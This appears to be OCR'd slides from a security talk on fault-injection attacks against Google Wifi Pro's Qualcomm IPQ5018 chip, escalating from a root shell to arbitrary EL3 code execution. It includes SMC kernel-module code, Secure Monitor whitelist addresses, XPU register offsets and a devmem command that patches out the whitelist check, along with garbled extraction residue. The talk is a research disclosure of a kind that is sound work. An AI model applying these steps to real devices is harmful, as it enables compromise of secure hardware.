`wifipro_characterize_to_yellow.py_20240709_182719.sqlite (4467)`

x | y | 5000



Fix green

green	Expected	yellow	Garbage	Illegal instructi	magenta-label
Format: Log	Reset	cyan	cyan-label	Segmentation faul	blue-label
black	black-label	red	Success (counter		

CHARACTERIZATION: RESPONSES

```
AAAA 00002710 BBBB 00002710 CCCC : expected (i.e., glitch has no impact)
AAAA 0000270f BBBB 0000270f CCCC : counter - 1
AAAA 00002790 BBBB 00002790 CCCC : counter + 0x80
AAAA 000027c0 BBBB 000027c0 CCCC : counter + 0xb0
AAAA 4000198e BBBB 4000198e CCCC : DDR address
AAAA 6fb91dac BBBB 6fb91dac CCCC : no idea
```


Above results indicate we may successfully alter instructions! 🤗

WHAT WE ACHIEVED SO FAR

```
We can communicate via the serial interface
We can re-program the eMMC flash in place
We bypassed Secure Boot with a bug in U-Boot
- We enabled printing on the serial interface
- We start a root shell on the serial interface
We can corrupt instructions that are executed
```

Our journey to EL3 code execution... 🛫

FIXING THE PROBE



Probe is fixed where we observed counter - 1! 🧠

EXECUTING SMC INSTRUCTIONS

- Requires kernel code execution
- We made a loadable kernel module (LKM)

```
static int send_smc(u32 r0, u32 r1, u32 r2, ...) {
    ...
    asm volatile(
        ...
        ".arch_extension sec\n"
        "smc    #0      @ switch to secure world\n"
        ...
    );
    ...
}
```

- We use this LKM to issue SMCs with any arguments

WHAT WE ACHIEVED SO FAR

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We can communicate via the serial interface
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We bypassed Secure Boot with a bug in U-Boot
- We enabled printing on the serial interface
- We start a root shell on the serial interface
We can corrupt instructions that are executed
We can issue any smc with any arguments
```

SECURE MONITOR: INTERESTING COMMANDS

- REE uses SMCs to access (secure) registers
- io_access_read (0x2000501)
  - used for reading registers
- io_access_write (0x2000502)
  - used for writing registers

```
// io_access_read
if (smcid == 0x2000501 )
{
    v23 = el3_smc_read_from(smc_regs->x2);
    smc_regs->x0 = 0LL;
    smc_regs->x1 = v23;
    goto LABEL_62;
}
```

```
// io_access_write
if (smcid == 0x2000502 )
{
    el3_smc_write_to(smc_regs->x2, smc_regs->x3);
    smc_regs->x0 = 0LL;
    smc_regs->x1 = 0LL;
    goto LABEL_62;
}
```

Arguments should be sanitized! 🧼

SECURE MONITOR: RESTRICTIONS

- A white list with allowed addresses is used
- Operation discarded when address is not on the whitelist

```
u32 el3_smc_read_from(uint32_t *address) {
    if ( is_allowed_address(address) == 1 ) {
        return *address;
    } else {
        return 0;
    }
}
```

```
u32 is_allowed_address(uint32_t *address) {
    index = 0;
    for ( &allowed_addresses; ++allowed_addresse
        if ( ++index > 7 )
            return 0;
        if (*allowed_addresses == address)
            break;
        }
    }
    return 1;
}
```

```
LOAD:4AC084D0 allowed_addresses DCD 0x193D100
LOAD:4AC084D4                   DCD 0xB1880B0
LOAD:4AC084D8                   DCD 0xB1880B8
LOAD:4AC084DC                   DCD 0xB1980B0
LOAD:4AC084E0                   DCD 0xB1980B8
LOAD:4AC084E4                   DCD 0x193D010
LOAD:4AC084E8                   DCD 0x193D204
LOAD:4AC084EC                   DCD 0x193D224
```


SECURE MONITOR ATTACK: STEPS

- ⮝ Set trigger high
- Issue smc to read/write address (⚡)
- ⮟ Set trigger low
- When successful
  - Read from an any address
  - Write any value to any address

```
// Glitched version of io_access_read
u32 el3_smc_read_from(u32 *address) {
    value = *address;
    return value;
}
```


```
// Glitched version of io_access_write
u32 el3_smc_write_to(u32 *address, u32 valu
    *address = value;
    return 0LL;
}
```

SECURE MONITOR ATTACK: TIMING



The ⚡ is injected in a 5 µs window with ~350 ns jitter!


SECURE MONITOR ATTACK: READING



- Success rate ~0.1% (or 1 success every 30 minutes)
- But, successful glitches are in specific areas

What about writing (i.e., io_access_write)?

SECURE MONITOR ATTACK: WRITING



- Success rate ~0.3% (or 1 success every 10 minutes)
- Reused knowledge from the previous experiment

WHAT WE ACHIEVED SO FAR

```
We can communicate via the serial interface
We can re-program the eMMC flash in place
We bypassed Secure Boot with a bug in U-Boot
- We enabled printing on the serial interface
- We start a root shell on the serial interface
We can corrupt instructions that are executed
We can issue any smc with any arguments
From within the context of the Secure Monitor (EL3)
- We can R from any address using a glitch
- We can W to any address using a glitch
```

Let's get code execution (at EL3) 🥶

QUALCOMM'S MEMORY PROTECTION: XPU

- Qualcomm uses proprietrary hardware to protect the access to memory and peripherals
- Can be (re-)conifgured during boot & runtime
- Each xPU has its own dedicated registers
- Use case:
  - Block Linux from accessing secure memory
  - Block Linux from accessing secure peripherals
  - ...

DUMPING THE DDR XPU CONFIG

Dumping the config to a log file

```
/ # devmem 0x4ac00000
[ 226.334018] WARN: Access Violation!!!
[ 226.334018] Run "cat /sys/kernel/debug/qti_debug_logs/tz_log" for more details
Bus error (core dumped)
/ #
```

Dumping the config to a log file

```
/ # tail /sys/kernel/debug/qti_debug_logs/tz_log -n 36
[1c0032308c]XPU ERROR: Non Sec!!
[1c0032412a]xpu:>>> [4] XPU error dump, XPU id 4 (DDR0_MPU)<<<
[1c003290cb] xpu: uPhysicalAddress: 4ac00000
xpu: uAMemType: 00000000
xpu: Prt: 0: Start: 0x40000000, End: 0x4ac00000, Perm0: 0xffffffff, Perm1: 0xffff, Cfg: 0x1
xpu: Prt: 1: Start: 0x4ac00000, End: 0x4ad11000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 2: Start: 0x4ad11000, End: 0x4ad12000, Perm0: 0xc0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 3: Start: 0x4ad12000, End: 0x4ad14000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 4: Start: 0x4ad14000, End: 0x4ad15000, Perm0: 0x55555555, Perm1: 0x5555, Cfg: 0x0
xpu: Prt: 5: Start: 0x4ad15000, End: 0x4ad16000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 6: Start: 0x4ad16000, End: 0x4ad8b000, Perm0: 0xc0, Perm1: 0x0, Cfg: 0x1
xpu: Prt: 7: Start: 0x4ad8b000, End: 0x7ffff000, Perm0: 0xffffffff, Perm1: 0xffff, Cfg: 0x1
...
/ #
```

Secure Memory (EL3/S-EL1) is present in 0x4ac00000 - 0x4ad11000 (i.e., Prt 1)

XPU CONFIGURATION REGISTER

- Address found by reversing the qsee binary
  - Contains a table with all available xPU registers
- Address for DDR0_MPU is 0x6e000
- After a bit of peeking we figured out that
  - Start for Prt 1 is @ 0x6e000 + 0x200 + 0x2c0
  - End for Prt 1 is @ 0x6e000 + 0x200 + 0x2c8

What if we write to Start? Let's find out! 🙃

XPU ATTACK: STEPS

- ⮝ Set trigger high
- Issue smc to write 0x4ac09000 to Start of Prt 1 (⚡)
- ⮟ Set trigger low
- Read from 0x4ac00000 using devmem

On fail we get:

```
/ # devmem 0x4ac00000
[ 226.321780] Unhandled fault
[ 226.334018] WARN: Access Violation!!!
Bus error (core dumped)
```

On success we got:

```
/ # devmem 0x4ac00000
0xD29FFFE1
```

We can access Secure Memory from our root shell! 💀

WHAT WE ACHIEVED SO FAR

```
We can communicate via the serial interface
We can re-program the eMMC flash in place
We bypassed Secure Boot with a bug in U-Boot
- We enabled printing on the serial interface
- We start a root shell on the serial interface
We can corrupt instructions that are executed
We can issue any smc with any arguments
From within the context of the Secure Monitor (EL3)
- We can R from any address using a glitch
- We can W to any address using a glitch
We can RW Secure Memory from Linux (NS-EL0)
```

CODE EXECTION (EL3)

- From our root shell we can:
  - Read Secure Memory
  - Write Secure memory
- We can also patch EL3 code directly
  - E.g., patch is_allowed_address until reset (🙈)

```
u32 is_allowed_address(uint32_t *address) {
    index = 0;
    for ( &allowed_addresses; ++allowed_addresse
        if ( ++index > 7 )
            return 0;
        if (*allowed_addresses == address)
            break;
        }
    }
    return 1;
}
```

```
/ # devmem 0x4ac031f0 32 0x320003e0
```

```
u32 is_allowed_address(uint32_t *address) {
    index = 0;
    for ( &allowed_addresses; ++allowed_addresse
        if ( ++index > 7 )
            return 1;
        if (*allowed_addresses == address)
            break;
        }
    }
    return 1;
}
```

WHAT FINALLY ACHIEVED 🧗

```
We can communicate via the serial interface
We can re-program the eMMC flash in place
We bypassed Secure Boot with a bug in U-Boot
  - We enabled printing on the serial interface
  - We start a root shell on the serial interface
We can corrupt instructions that are executed
We can issue any smc with any arguments
From within the context of the Secure Monitor (EL3)
  - We can R from any address using a glitch
  - We can W to any address using a glitch
We can RW Secure Memory from Linux (NS-EL0)
We can patch EL3 code directly from Linux (NS-EL0)
```

Hence, we can execute arbitrary code! 👑

VIDEO DEMONSTRATION 🎬

04:32

TAKEAWAYS

- FI attacks are
  - very powerful when combined with other attacks
  - effective against secure subsystems like TEEs
- Modern TEEs rely (often) on single point of failures
  - i.e., a single write leads to a full compromise
- Many 'secure' devices are not hardened against glitches

CONCLUSION

- Google's Wifi Pro is vulnerable to FI attacks
  - Qualcomm's IPQ5018 SoC is vulnerable to FI attacks
  - Qualcomm's QSEE is not hardened against FI attacks
- Escalating from root to EL3 with a glitch (⚡) may not that difficult

THANK YOU! ANY QUESTIONS!?

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